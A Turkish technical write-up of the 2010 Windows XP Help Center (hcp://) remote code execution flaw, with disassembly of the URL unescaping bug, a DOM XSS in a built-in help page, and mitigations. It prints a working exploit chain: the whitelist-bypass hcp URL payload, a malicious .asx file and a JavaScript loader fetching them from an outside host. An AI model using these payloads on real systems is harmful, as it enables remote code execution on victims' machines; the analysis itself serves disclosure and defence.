HCP PROTOKOLÜ VE URL VALİDATİON ZAAFI

10 Haziran 2010 tarihinde Windows XP'leri etkileyen ciddi bir zaaf keşfedildi, bu zaaf sadece Windows XP ve Server 2003'lere etki etmekle beraber, HCP protokolünü kullanmakta. Üstelik HCP protokolünün yarattığı ilk zaafiyet de değil bu. 2003 yılında "KB825119" ismiyle yayınlanan güncelleştirme paketi de yine HCP protokolü kullanılarak, saldırgan tarafından hazırlanmış bir URL'nin kurbanın bilgisayarında çalıştırılması ve zaafın exploit edilmesiyle sağlanan uzaktan kod çalıştırabilme açığını düzeltmek için yayınlanmıştı.

Ben blogumda 12 Haziran günü "Ne Kadar Süre Tanımalıyız" başlıklı yazımda bu durumdan bahsetmiştim, 18 Haziran'da ise Milliyet Gazetesi'de bu olay haber oldu.

HELPCTR NEDİR?

Helpctr.exe dosyası parametresiz kullanıldığı taktirde, Windows XP'de Windows Yardım ve Destek Merkezini başlatır.

Parametreli kullanımda sözdizimi ise şu şekildedir : helpctr [/url [URL]] [/mode [URL]] [/hidden] [/fromstarthelp]

Parametreleri inceleyecek olursak:

/url[URL] Windows Yardım ve Destek Merkezi altında görüntülemek istediğiniz yardım sayfasının URL'sini girebilirsiniz.

/mode[URL] Windows Yardım ve Destek Merkezi'nin düzen, sözdizimi ve içeriğini kontrol eden Launch_Description.dtd şeması ile çalışan bir XML tanım dosyası belirtir.

/hidden Bir arayüz göstermeksizin Windows Yardım ve Destek Merkezi'ni başlatır. Bu komut ile bir yardım konusu yine arayüz gösterilmeden yüklenebilir. Uzaktan yönetilen script çalıştırma işlemlerinde kullanılabilir (sistem yöneticileri vs.)

/fromstarthelp Yardım ve Destek Merkezi'nin yeni bir kopyasını başlatır.

/? Komut satırında yardım seçeneklerini görüntüler.

Uyarı : [URL] içerisinde belirteceğiniz URL'leri, süssüz çift tırnak içerisinde de belirtebilirsiniz. ["www.serhatdundar.com"] gibi.

HCP Protokolü Nedir?

HCP; Windows XP altında ki “Windows Yardım ve Destek Merkezi” için kullanılan bir protokoldür. HCP prokolünü içeren çeşitli URL’ler sayesinde Yardım ve Destek Merkezi’nin çeşitli yönetim birimlerine kısayoldan ulaşılabiliyor.

Bu URL’lerden bir kısmını örneklemek gerekirse :

Yardım ve Destek Merkezi Ana Sayfası ==> hcp://system/HomePage.htm

Windows Yardım Paylaşımı ==> hcp://system/panels/sharehelp.htm

Yardım ve Destek Detaylı Arama Sayfası ==> hcp://system/panels/AdvSearch.htm

Network Tanılayıcılar ==> hcp://system/netdiag/dglogs.htm

Uzak Asistan Teklifi ==> hcp://CN=Microsoft Corporation,L=Redmond,S=Washington,C=US/Remote Assistance/Escalation/Unsolicited/unsolicitedrcui.htm

Uzak Asistan sayesinde güvendiğiniz birine yardım çağrısında bulunma ==> hcp://CN=Microsoft Corporation,L=Redmond,S=Washington,C=US/Remote Assistance/Escalation/Common/rcscreen1.htm

Windows Güncelleme Merkezi ==> hcp://system/updatectr/updatecenter.htm

Program Uyumluluk Sihirbazı ==> hcp://system/compatctr/compatmode.htm

Sistem Konfigürasyon Aracı ==> hcp://system/sysinfo/sysConfigLaunch.htm

Genel Sistem Bilgisi ==> hcp://system/sysinfo/sysInfoSum.htm

Yüklü Donanımlar ==> hcp://system/sysinfo/sysComponentInfo.htm

Yüklü Microsoft Yazılımları ==> hcp://system/sysinfo/sysSoftwareInfo.htm

Sistem Donanım ve Yazılım Durumu (Stabilitesi) ==> hcp://system/sysinfo/sysHealthInfo.htm

Detaylı Sistem Bilgisi ==> hcp://system/sysinfo/sysInfoLaunch.htm

Çalışan Windows Servisleri ==> hcp://system/sysinfo/sysServicesInfo.htm

Kullanıcı Grupları İzin Ayarları ==> hcp://system/sysinfo/RSoP.htm

Hata Kayıtları ==> hcp://system/sysinfo/sysEvtLogInfo.htm

Microsoft Sistem Bilgisi ==> hcp://system/sysinfo/msinfo.htm

Geniş çevreler tarafından kullanımının güvenli olduğu düşünülen HCP protokolü; kayıtlı komut satırı parametresi olan /fromhcp ile çağırıldığında yardım merkezi uygulamasına geçer. Bu yöntem ile yardım merkezi uygulaması, sadece bir takım yardım dökümanı ve parametrenin çalışmasına izin veren kısıtlı bir modda açılır.

Service Pack 2'de dahil edilen bu metod bize; daha güvenli bir yol olan, güvenilir online dökümanların bir listesi ile çalışma imkanı tanır. (whitelist)

ZAAFIN TEMELİNE TEKNİK BİR İNCELEME

URL'leri doğrulama için normalleştiren ve kaçış dizilerinden arındırmak için kullanılan MPC::HTML::UrlUnescapeW() fonksiyonu ve kaçış dizilerini orjinal karakterlere çevirmekte kullanılan MPC::HexToNum() fonksiyonunu barındıran helpctr.exe 5.1.2600.5512 sürümü aşağıda gösterilmiştir :

```
.text:0106684C Unescape:
.text:0106684C      cmp     di, '%'             ; Di; input  URL'de ki wchar değerini içerir
.text:01066850      jnz     short LiteralChar   ; Eğer "%"  değilse, doğrudan karakterin kendisi olmalıdır.
.text:01066852      push    esi                 ; Esi; kaçış için  gerekli, URL içinde ki geçerli pozisyonu belirten bir işaretçi içerir.
.text:01066853      call    ds:wcslen           ; Kalan uzunluğu  bulur.
.text:01066859      cmp     word ptr [esi], 'u'  ; Eğer gelecek  wchar değeri "u" ise, bu bir unicode kaçışıdır ve bize gereken 4 adet  xdigit karakteridir.
.text:0106685D      pop     ecx                 ; whar'ın ihtiyaç  duyduğu 2-4 arası sayı değerini hesaplayan dizidir.
.text:0106685E      setz    cl                  ; i.e. %uXXXX (4  karakter gerekli), veya %XX (iki karakter gerekli).
.text:01066861      mov     dl, cl
.text:01066863      neg     dl
.text:01066865      sbb     edx, edx
.text:01066867      and     edx, 3
.text:0106686A      inc     edx
.text:0106686B      inc     edx
.text:0106686C      cmp     eax, edx            ; Giriş birimi  (input) içerisinde decode etmek için yeterli karakter olup olmadığını  test eder.
.text:0106686E      jl      short LiteralChar   ; Eğer yukarıda  ki durumda, yeterli karakter yoksa "%" karakteri ile eksikliği giderir.
.text:01066870      test    cl, cl
.text:01066872      movzx   eax, word ptr [esi+2]
.text:01066876      push    eax
.text:01066877      jz      short NotUnicode
.text:01066879      call    HexToNum            ; Bu 4 karakteri  bir integer (tam sayı) değere çevirmek için, MPC::HexToNum()  fonksiyonunu çağırır.
.text:0106687E      mov     edi, eax            ; edi; Bu kaçış  dizisinde kullanılan değerlerin toplamını içerir.
.text:01066880      movzx   eax, word ptr [esi+4]
.text:01066884      push    eax
.text:01066885      shl     edi, 4              ; Gelecek olan  diğer 4 karakterli değere yer açmak için edi'yi 4 birim kaydırır.
.text:01066888      call    HexToNum
.text:0106688D      or      edi, eax
.text:0106688F      movzx   eax, word ptr [esi+6]; Bu işlem kalan  tüm wchar'lar için devam eder.
.text:01066893      push    eax
.text:01066894      shl     edi, 4
.text:01066897      call    HexToNum
```

```
.text:0106689C       or      edi, eax
.text:0106689E       movzx   eax, word ptr [esi+8]
.text:010668A2       push    eax
.text:010668A3       shl     edi, 4
.text:010668A6       call    HexToNum
.text:010668AB       or      edi, eax
.text:010668AD       add     esi, 0Ah            ; Kaçış dizisi  ile kaçırılan byte sayılarının
(karakter dizileri değil) hesabı.
.text:010668B0       jmp     short FinishedEscape
.text:010668B2
.text:010668B2 NotUnicode:
.text:010668B2       call    HexToNum            ; Bu da aynı kod  fakat unicode olmayan
karakterler için geçerli. %u0041 yerine %41 gibi.  Daha önce u karakterinin unicode
belirttiğini söylemiştik.
.text:010668B7       mov     edi, eax
.text:010668B9       movzx   eax, word ptr [esi]
.text:010668BC       push    eax
.text:010668BD       call    HexToNum
.text:010668C2       shl     eax, 4
.text:010668C5       or      edi, eax
.text:010668C7       add     esi, 4              ; Kaçış dizisi  ile kaçırılan byte sayılarının
(karakter dizileri değil) hesabı.
.text:010668CA
.text:010668CA FinishedEscape:
.text:010668CA       test    di, di
.text:010668CD       jz      short loc_10668DA
.text:010668CF
.text:010668CF LiteralChar:
.text:010668CF       push    edi                 ; std::string  eklemesi ile normalleştirilmiş
yani düzenlenmiş string değerinin sonuç  değerini ekler.
.text:010668D0       mov     ecx, [ebp+unescaped]
.text:010668D3       push    1
.text:010668D5       call    std::string::append
.text:010668DA       mov     di, [esi]           ; Gelecek girdi  (input) değerini çeker.
.text:010668DD       test    di, di              ; NUL bir değerin  gelip gelmediğini sorgular
.text:010668E0       jnz     Unescape            ; Gelecek  karakteri işler.
Bu kod görünüşte yukarıda ki kod ile aynı gibi görünebilir fakat  aşağıda gösterdiğim
bölümle MPC::HexToNum()'ın nasıl bir hata durumunu  ele aldığını ve ortaya nasıl bir
hata durumu çıktığını görebilirsiniz.
.text:0102D32A       mov     edi, edi
.text:0102D32C       push    ebp
.text:0102D32D       mov     ebp, esp            ; Fonksiyon  başlangıcı.
.text:0102D32F       mov     eax, [ebp+arg_0]    ; Dönüştürülecek  karakteri çeker.
.text:0102D332       cmp     eax, '0'
.text:0102D335       jl      short CheckUppercase  ; Bu karakterin  bir sayı olup
olmadığını dener.
.text:0102D337       cmp     eax, '9'
.text:0102D33A       jg      short CheckUppercase
.text:0102D33C       add     eax, 0FFFFFFD0h     ; atoi(),  Muhtemelen "0" değeri
derleyici tarafından yazılmış ve optimize edilmiş.
.text:0102D33F       jmp     short Complete
.text:0102D341 CheckUppercase:
.text:0102D341       cmp     eax, 'A'
.text:0102D344       jl      short CheckLowercase  ; Değer büyük  harflerle yazılmış bir
xdigit mi diye sınar.
.text:0102D346       cmp     eax, 'F'
.text:0102D349       jg      short CheckLowercase
```

```
.text:0102D34B       add     eax, 0FFFFFFC9h       ; atoi()
.text:0102D34E       jmp     short Complete
.text:0102D350 CheckLowercase:
.text:0102D350       cmp     eax, 'a'
.text:0102D353       jl      short Invalid         ; Değer küçük  harflerle yazılmış bir xdigit
mi diye sınar.
.text:0102D355       cmp     eax, 'f'
.text:0102D358       jg      short Invalid
.text:0102D35A       add     eax, 0FFFFFFA9h       ; atoi()
.text:0102D35D       jmp     short Complete
.text:0102D35F Invalid:
.text:0102D35F       or      eax, 0FFFFFFFFh       ; Geçersiz  karakter durumu, -1
döndürür.
.text:0102D362 Complete:
.text:0102D362       pop     ebp
.text:0102D363       retn    4
```

MPC::HTML::UrlUnescapeW() fonksiyonu, **MPC::HexToNum()** fonksiyonun kullandığı döndürülmüş kodu kontrol etmiyor ve bu yüzden **std::strings** üzerinde ki beklenmedik çöp dizileri ile manipüle edilebiliyor.

Bu hata çok kötü bir durummuş gibi görünmese de, kodun ileri ki kısımlarında /fromhcp whitelist'in den kaçmak için hatalı işlemler döndürmemize olanak sağlıyor.

Doğal yollardan herhangi bir yardım dökümanına erişebildiğimizi farzedersek (MPC:: hataları ile bu dökümana erişme yolları ileri de anlatılacak), bu dökümana erişimde kullanılan, tamamen URL üzerinden kontrol edebileceğimiz bir döküman önceden tanımlı olmalı (Yazı içerisinde ki HCP Protokolü Nedir? kısmı emsal alınabilir). Peki ya daha önceden tanımlanmamış bir dökümana aynı yollardan erişmek istersek?

Standart install işlemi ile yüklenmiş dökümanlara göz attıktan sonra, bunu yapmanın tek yolunun bir XSS (Cross Site Scriptin) hatası olduğunu anlayabiliriz. Dikkatli bir incelemeden sonra böyle birşey keşfedebilirsiniz :

hcp://system/sysinfo/sysinfomain.htm?svr=<h1>test</h1>

Bu yardım dökümanı standart windows yüklemesi sonucu bize hazır olarak geliyor ve sysinfo/commonFunc.js scriptinin içindeki GetServerName() fonksiyonunun yetersiz kaçış ve filtreleme özellikleri yüzünden bu sayfa DOM-type XSS saldırılarına maruz kalıyor. Eğer en baştan, '=' (eşittir), '"' (çift tırnak) veya diğer karakterler tanımlansaydı, kaçış ve filtreleme özellikleri ile encode işlemi sonlandırılabilirdi.

Bu hatanın hala exploit edilebilir olduğu kesinleşmiş değil, <img src=zararliicerik onerror=kod> ve <script>kod</script> gibi basit hileler hiçbir işe yaramıyor. Bu gibi durumlarda browser güvenliği adımlarını dikkatlice inceleyip analiz etmek işimizi görebilir. Özetle belirtmek gerekirse; alışık olduğumuz XSS saldırı metodları işe yaramadı ve alternatif yollar aramaya koyulduk.

<script defer>code</script>

Bu adreste anlatılan IE'ye mahsus "defer" özelliği ile problemi çözebiliriz. Şimdi bu ufak hileyi öğrendik ve bu hile ile basitçe komut çalıştırabileceğimizi biliyoruz çünkü bu yardım dökümanı ayrıcalıklı alanda (whitelist) barınıyor.

Komut satırında, aşağıda ki şekilde bu öğrendiklerinizi test edebilirsiniz :

```
C:\> ver
Microsoft Windows XP [Version 5.1.2600]
C:\> c:\windows\pchealth\helpctr\binaries\helpctr.exe -url
"hcp://system/sysinfo/sysinfomain.htm?svr=<script
defer>eval(unescape('Run%28%22calc.exe%22%29'))</script>"
C:\>
```

Şuan yaptığımız işlem bir açıktan ziyade eğlence gibi dursada, bu işlem 3.parti güvenilmeyen bir yazılım tarafından size yaptırılırsa hiçte eğlenceli olmayabilir. Belirttiğimiz işletim sistemleri üzerinde (Windows XP ve Server 2003), IE (8 ve üstü), Firefox ve Chrome ile hcp:// URL'lere erişmeye çalıştığınızda muhtemelen başarılı bir sonuç alacaksınız. Bir çok kullanıcı hcp:// protokolünün güvenli olduğunu düşünür ve hcp URL'lere tıklamaktan çekinmez.

Windows XP üzerinde çalışan tüm browser'ların bu zaaftan kaçabilmesi için bir yol var aslında. ASX HtmlView elementi içinde ki bir <iframe> nesnesi ile hcp protokolünü çağırarak sorunu çözebiliyoruz. (bknz:ASX)

Saldırı yaklaşık olarak şu şekilde görünecek :

```
$ cat simple.asx
<ASX VERSION="3.0">
<PARAM name="HTMLView"
value="http://lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/starthelp.
html"/>
<ENTRY>
<REF href="http://lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/bug-
vs-feature.jpg"/>
</ENTRY>
</ASX>
```

Starthelp.html ise şu şekilde olabilir :

```
$ cat starthelp.html
<iframe src="hcp://...">
```

Bir kullanıcının .asx dosyasını okumasını sağlatmak için, javascript kullanabiliriz :

```
$ cat launchurl.html
<html>
<head><title>Testing HCP</title></head>
<body>
<h1>OK</h1>
<script>
// HCP:// Vulnerability, Tavis Ormandy, June 2010.
var asx =
"http://lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/simple.asx";;
if (window.navigator.appName == "Microsoft Internet Explorer") {
// Internet Explorer
var o = document.createElement("OBJECT");
o.setAttribute("classid", "clsid:6BF52A52-394A-11d3-B153-00C04F79FAA6");
o.openPlayer(asx);
} else {
// Mozilla, Chrome, Etc.
```

```
var o = document.createElement("IFRAME");
o.setAttribute("src", asx);
document.body.appendChild(o);
}
</script>
</body>
</html>
```

Sistemlerin birlikte işleyişi, çoklu ve uyumlu çalışmaları aşağıda ki durumlarda işimize yarayabilir :

- Html sayfaları, emailleri, dökümanları ve diğer uygulamaları HtmlView elementini içeren bir .asx dosyasını kullanıcıya çalıştırtmak için kullanırız.

- HtmlView elementi ile, normalde doğrulama gerektiren hcp protokolünü doğrulamaya ihtiyaç duymadan çağırırız.

- HCP protokol işleci ile, MPC::HexToNum()'ın döndürdüğü kodu kontrol edememesi sonucunda oluşan hatalı hesaplamalar sayesinde /fromhcp whitelist'i bypass edilebilir.

- Whitelist bir kez bypass edildiğinde; yardım dökümanı, GetServerName()'e bağlı olan bilindik bir DOM XSS açığı ile çağrılabilir.

- wscript.shell nesnesini kullanarak herhangi bir komut çağırırız.

MCP::HexToNum() hatasının, /fromhcp whitelist'ini aşmak için nasıl kullanıldığını görelim :

```
hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.ht
m%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A..%5C..%5Csysinfomain.htm%u003f
svr=%3Cscript%20defer%3Eeval%28unescape%28%27Run%2528%2522calc.exe%25
22%2529%27%29%29%3C/script%3E
```


Windows XP kurumu ile default olarak gelen IE 8 ve Media Player 9 için bir örneği aşağıdan izleyebilirsiniz :

http://lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/launchurl.html

Windows XP üzerinde ki IE7 için ise aşağıda ki URL'yi ziyaret edebilirsiniz :

http://lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/starthelp.html

Norton Internet Security yüklü Windows 7 işletim sistemine sahip bilgisayarımda bu URL'yi görüntülemek istediğimde tehdit anında yakalanıyor :



Saldırı detaylarını inceleyelim :

Severity	Activity	Date & Time
High	An intrusion attempt by MSDUNDAR was blocked.	21 Haziran 2010 Pazartesi 01:27

Advanced Details	
Risk Name	HTTP Microsoft Windows Help Center Remote Code Exec
Attacking Computer	MSDUNDAR (192.168.2.2, 50623)
Attacker URL	lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/starthelp.html
Destination Address	lock.cmpxchg8b.com (89.16.178.151, 80)
Source Address	192.168.2.2 (192.168.2.2)
Traffic Description	TCP, Port 50623

Network traffic from **MSDUNDAR** matches the signature of a known attack. The attack was resulted from \DEVICE\HARDDISKVOLUME3\PROGRAM FILES\MOZILLA FIREFOX\FIREFOX.EXE. To stop being notified for this type of traffic, in the **Actions** panel, click **Stop Notifying Me.** Network traffic from **lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/starthelp.html** matches the signature of a known attack. The attack was resulted from \DEVICE\HARDDISKVOLUME3\PROGRAM FILES\MOZILLA FIREFOX\FIREFOX.EXE. To stop being notified for this type of traffic, in the **Actions** panel, click **Stop Notifying Me.**

KORUNMA YOLLARI

1) HCP PROTOKOLÜNÜ SİLMEK

- Windows kayıt defterine ulaşın. (Run/regedit)

- HKEY_CLASSES_ROOT anahtarına erişin

- HCP isimli anahtarı bulun ve silin.

Uyarı : Kayıt defterinde yapılacak değişiklikler, sistemin işleyişini etkiler. Bu yüzden her zaman kayıt defterinizin yedeğini almanız ve eğer ne yaptığınıza dair bir fikriniz yoksa bu işlemi yapmamanız önerilir.

Bu işlemden sonra artık sisteminizde “hcp://” ile başlayan hiçbir link çalışmayacaktır.

2) MİCROSOFT HOTFİX

http://support.microsoft.com/kb/2219475 adresinden yayınlanan hotfix’i indirebilirsiniz.


3) BROWSER PLUGİN’LERİNİ KAPATMAK

Kullandığınız browser'ların tüm pluginlerini kapatabilirsiniz.

SFS ActiveX nesnelerini iptal edebilirsiniz.

Firefox'ta bu işlemi Araçlar/Eklentiler sekmesinden,

IE'de Araçlar/Eklentileri Yönet sekmesinden,



Chrome'da adres çubuğuna about:plugins yazarak,

Opera'da adres çubuğuna opera:plugins yazarak yapabilirsiniz.

KAYNAKÇA

http://www.shavedape.com.au/jedi/hotlinks/windowsxp-hcp-links.htm

http://technet.microsoft.com/en-us/library/bb490918.aspx

http://seclists.org/fulldisclosure/2010/Jun/205